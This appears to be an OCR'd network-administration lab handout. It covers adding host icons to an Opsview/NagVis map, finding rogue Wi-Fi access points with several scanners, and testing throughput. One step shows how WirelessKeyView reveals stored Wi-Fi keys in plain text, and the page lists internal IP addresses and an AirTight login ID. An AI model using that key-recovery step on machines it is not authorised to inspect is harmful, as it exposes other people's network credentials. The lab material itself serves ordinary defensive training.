


You’re cursor will now be replaced with a crosshair click within the “GNDN4671” box. (Specifics don’t really matter right now, we’ll fix that later)

This will appear as a new popup:

For the Hostname Select “GNDN4671”

For the X value type: 643



TITLE


host_name	
x	587
y	351
z	1
backend_id	runtime
view_type	icon
iconset	opsview_big
context_menu	Yes
context_template	default
hover_menu	Yes
hover_delay	0
hover_template	default
hover_timeout	5
	Yes
	Status
	Ascending
	10
label_show	No
only_hard_states	No
recognize_services	Yes
url	[htmlcgi]/status.cgi?host=[host_n
url_target	parent
use	

Save

Modify

host_name	GNDN4671
x	643
y	331

Now click “Save.” The page will refresh and it will now look like the one below.




Step 7.5:

Once you’ve added in your first “button” you’ll need to go in and add the rest. (Note this step is not required, but advised if you want to get a feel of how opsview behaves.) To add the rest follow the table below for the x,y coordinates of each icon. (Once again, not required, but advised for aesthetics sake.)

UPOTIAD22	**643, 437**	ADSANGP	**1221, 327**
FMF1990	643, 553	IIFTRST00	1221, 437
SPICEsyst	**643, 661**	CL150TW	**1221, 553**
OFFICEsvr	643, 777	BEACHTALK	1221, 661
FILESHARE	**643, 888**	BUSOFTATC	**1221, 777**
		FOLCOFPHD	1221, 888


Step: 8

To finally be done with the map you’ll need to display it without the opsview tool bar at the top:




To do this type “x.x.x.x/**nagvis**/nagvis/” in the url bar and hit “enter.”

You go to a page that looks like this:



Select map: Overview

Click on “FETCmap” You’ll now see the map in its unaltered form:



Select map: FETCmap

GNDN4671 ✓
UPOTIAD22 ✓
FMF1990 ✓
SPICEsyst ✓
OFFICEsvr ✓
FILESHARE ✓
ADSANGP ✓
IIFTRST00 ✓
CL150TW ✓
BEACHTALK ✓
BUSOFTATC ✓
FOLCOFPHD ✓

To hide the bar at the top simply scroll down.

Mobile Rouge/Compromised Detection


Great WIFI Basics videos

https://www.dropbox.com/sh/gp8tzwi3vypycw5/YbTGyCvkUM/WiFi_Basics

These videos are by Aerohive but they are great foundation for any wireless system as they go over the basics of WiFi while they do have some shameless plugs they have a lot of great information

Using AirTight


1. Login to the Airtight JAVA service https://sg119.online.spectraguard.net/wifiserver/start.html
2. iPad/HTML5 URL https://sg119.online.spectraguard.net/new/



Login ID: GAsecurity
Password: ●●●●●●●●

AirTight Management Console
SpectraGuard® Online
Wireless Vulnerability Management
Online, On-demand
802.11
Login
Login

a. Note after you click on a specific report you can add a schedule so the report runs on a regular basis.




WIFI Interference Rouge Finder

Using InSSIDer

For this demo if you wish to successfully cross the “Bridge of Death” uses InSSIDer 3 not 2

1. Start InSSIDer 3 from the Wireless tools folder on desktop
2. Click on the NETWORKS tab at the top.
3. InSSIDer will automatically scan for all WIFI networks in range.
4. View the SSIDs in the top section and the live graph in the bottom section.



X Networks Table keyboard shortcuts: j=down, k=up, s=star, c=clear all

X inSSIDer has starred the network you are connected to. To optimize a different one, star it in the Networks list below

SSID	SIGNAL	CHANNEL	SECURITY	MAC ADDRESS	802.11
Lab2	-55	1	Open	00:18:0A:21:D5:EF	n
★ Lab1	-55	6	WPA2-Personal	00:1C:DF:B6:B1:17	g
Rogue	-55	11	Open	20:4E:7F:C7:1F:42	n
staffiphone	-58	1	WPA2-Personal	00:0C:E6:00:02:02	n
GCAguest	-58	1	Open	00:0C:E6:00:02:01	n
gcawireless	-58	1	Open	00:0C:E6:00:02:00	n
Staff	-58	1	WPA2-Personal	00:0C:E6:00:02:03	n
Staff	-59	11	WPA2-Personal	00:0C:E6:00:06:03	n
staffiphone	-59	11	WPA2-Personal	00:0C:E6:00:06:02	n
gcawireless	-59	11	Open	00:0C:E6:00:06:00	n
gcawireless	-65	6	Open	00:0C:E6:00:03:00	n
Staff	-65	6	WPA2-Personal	00:0C:E6:00:03:03	n
staffiphone	-66	6	WPA2-Personal	00:0C:E6:00:03:02	n

★ Lab1 — 6 Channel, 45 Link Score

gcawireless_00:03:00 — 6 Channel, 45 Link Score

MAC 00:0C:E6:00:03:00
Security Open
802.11 n
Max Rate 130
Co-Channel 6 Networks
Overlapping 0 Networks
Signal -65 dBm


InSSIDer 3 can:

– Inspect your Wi-Fi and surrounding networks
– Troubleshoot competing access points and clogged Wi-Fi channels
– Highlight access points for areas with high Wi-Fi concentration
– Track received signals in dBm over time

You want -70 dBm or higher. -50 is higher & Windows does not work with -80 or lower

You can see the Mac address of the device, the network name of the router, the signal strength, channel, the router manufacturer and privacy settings (if any), InSSIDer will show you the latest network activity, and even the GPS coordinates of the router if you've configured a GPS device on your PC.


inSSIDer's real time graph of signal strength over time does appear to be more accurate



★ GCAguest — 1 Channel, 42 Link Score

Lab2 — 1 Channel, 42 Link Score


MAC 00:18:0A:21:D5:EF
Security Open
802.11 n
Max Rate 130
Co-Channel 7 Networks
Overlapping 0 Networks
Signal -57 dBm



compared to others. You can view all channels or select channels.

Notice the starred network always appears on top of the line graph for easy access.


InSSIDer has a graphical representation of current signal strength per device.



Another nice feature is the ability to filter out displayed devices by certain characteristics, like security type, vendor etc.…

Xirrus Wi-FI Inspector Start Xirrus Wi-FI Inspector from the Wireless Tools

- Searching for Wi-Fi networks
- Managing and troubleshooting Wi-FI connections
- Verifying Wi-FI coverage
- Locating Wi-FI devices
- Detecting rogue Aps
- Excellent Testing tools i.e. Connection Test, Speed Test, Quality Test



Connection - Intel(R) PRO/Wireless 3945ABG Network Connection #2 - 12.4.1.4

Wireless

SSID: gcawireless
BSSID: Fourier:D6:46:79
Channel: 11
Signal: -46 dBm
Mode: 802.11n

Addresses

MAC: 00:1C:BF:D6:46:79
IP: 172.16.0.231
DNS: 172.16.6.5
Gateway: 172.16.6.4
External IP: 66.110.220.126

Adapter Name: Intel(R) PRO/Wireless 3945ABG Network Connection #2

SSID	Signal (dBm)	Network M…	Default En…	Default Auth	Vendor	BSSID	Channel	Frequency	Network T…	Graph
gcawireless	-46	802.11n	AES-CCMP	WPA2/802.1x	Fourier	06:0B:1C:D6:46:	11	2462	Access Point	☑
GCAguest	-43	802.11n	None	Open	Unknown	0A:0B:1C:D6:46:	11	2462	Access Point	□
staffiphone	-52	802.11n	AES-CCMP	WPA2/PSK	Unknown	12:0B:1C:D6:46:	11	2462	Access Point	□
<Non-broadc	-52	802.11n	AES-CCMP	WPA2/802.1x	Fourier	06:0B:1C:53:91:	11	2462	Access Point	□
<Non-broadc	-52	802.11n	AES-CCMP	WPA2/802.1x	Fourier	06:0B:1C:4D:E0:	11	2462	Access Point	□
<Non-broadc	-52	802.11n	AES-CCMP	WPA2/802.1x	Fourier	06:0B:1C:4D:EF:	11	2462	Access Point	□

Locate the Rouge AP
You will need to get up not in room

Cloud Based WIFI Testing

Meraki WIFI tester for Droid and PC http://www.meraki.com/products/wireless/wifi-stumbler

- Scan the local WiFi environment

- Identify coverage and performance issues

- Detect rogue APs, including hidden SSIDs

  - Perform basic site surveys

Meraki WIFI Mapper

Map 802.11a/b/g/n coverage and signal strength

- Find wireless "black holes" indoors and out
- Perform pre-deployment checks and post-install surveys

Lab Exercise1:


Access Point	Location	Channel	Security
Rogue			
Lab1			
Lab2			

WirelessNetView

WirelessNetView is a small stand-alone exe untility in wireless tools folder

It displays: SSID, Last Signal Quality, Average Signal Quality, Detection Counter, Authentication Algorithm, Cipher Algorithm, MAC Address, RSSI, Channel Frequency, Channel Number, etc.

1. Open WirelessNetView from the portable apps console What WIFI networks are available



SSID	Last Sig...	Average ...	Dete...	S...	Conn...	Authentication	Cipher
con...	60%	60%	1	No	Yes	802.11 Open	None
HG ...	26%	26%	1	No	Yes	802.11 Open	None
3Com	14%	14%	1	No	Yes	802.11 Open	None
184...	12%	12%	1	No	Yes	802.11 Open	None
sha...	20%	20%	1	Yes	Yes	802.11 Open	WEP


8 Wireless Networks

NirSoft Freeware. http://www.

Wireless Key View stored wireless keys

1. Launch Wireless Key View from the wireless tools folder

2. Wireless Key View will automatically scan your computer for wireless networks that were remembered.
3. View the network name, encryption type, hex key, and the key in plain text all right in the main screen.



Network Name...	Key Type	Key (Hex)	Key (Ascii)	Adapter Name	Adapter
nofilter	WPA2-PSK	696c696b	ilike	Intel(R) PRO/Wireless 3945ABG N...	{5926E4
nwgmg.com	WPA2-PSK	6d756e67	mur	Intel(R) PRO/Wireless 3945ABG N...	{5926E4
short	WPA2-PSK	7472757	trut	Intel(R) PRO/Wireless 3945ABG N...	{5926E4

Lab Exercise 2

SSID	Wireless Key
Lab1	
Lab2	


WIFI Throughput/Capacity Testing

QCheck to Help Test Capacity

Can tell you more than just ping; it can give you throughput, streaming speeds of 1mbs, response times with set data amounts, and trace route info in one easy to use interface.

To use QCheck, you must also install either the pevista32_730 or pevista64_730 exe on the target computer, depending on if it is x86 or x64.

1. In wireless tools folder click on QCheck
2. For end point one use your IP address
3. For End point two use 192.168.2.241



From Endpoint 1: 172.16.0.149
To Endpoint 2: 172.16.0.150
Data Rate: 1.00 Mbps
Duration: 10 seconds

Get Ixia's IxChariot for more detailed results exportable in CSV format.

Click the Ixia logo for more information.

From Endpoint 1: 172.16.0.149
To Endpoint 2: 172.16.0.150
Iterations: 3
Data Size: 32000 bytes

Stopped by user

TamoSoft Throughput Test


TamoSoft Throughput Test is a utility for testing the performance of a wireless or wired network. This utility continuously sends TCP and UDP data streams across your network and computes important metrics, such as upstream and downstream throughput values, packet loss, and round-trip time, and displays the results in both numeric and chart formats.

Pair up with your partner and run either the client or server software, while the other person runs the other.

Server Side

We are doing this from our VM Server for you today

1. Plug into the switch with a network cable and disconnect from the wireless.
2. Open the "Run Server" application and verify that it displays "Listening."

2.1. 

TamoSoft Throughput Test - Server - Ver. 1.0 Build 19

Port: 27100

Protocol: ● IPv4 ○ IPv6


```
Listening on port 27100 at the following IP addresses:
172.16.0.15
Press F1 for help.
```

2.2. You can change the port number and switch between IPv4 and IPv6, however, default values will work correctly for IPv4 testing.

Client Side

1. Open the "Run Client" application and enter the server's IP address

1.1. Today that is 192.168.2.241 (27100) default and port number (leave default if port number is unchanged on the server) and click "Connect."

1.2. 


TamoSoft Throughput Test - Client - Ver. 1.0 Build 19

Server IP or IPv6 address: 172.16.7.222

Server port: 27100

QoS traffic type: Best Effort

☑ TCP only



TamoSoft Throughput Test - Client - Ver. 1.0 Build 19

Server IP or IPv6 address: 172.16.7.222

Server port: 27100

QoS traffic type: Best Effort

□ TCP only

```
TCP Up:   28.11 Mbps (Ave: 26.54)       UDP Up:   41.72 Mbps (Ave: 42.54), Loss: 0.0%
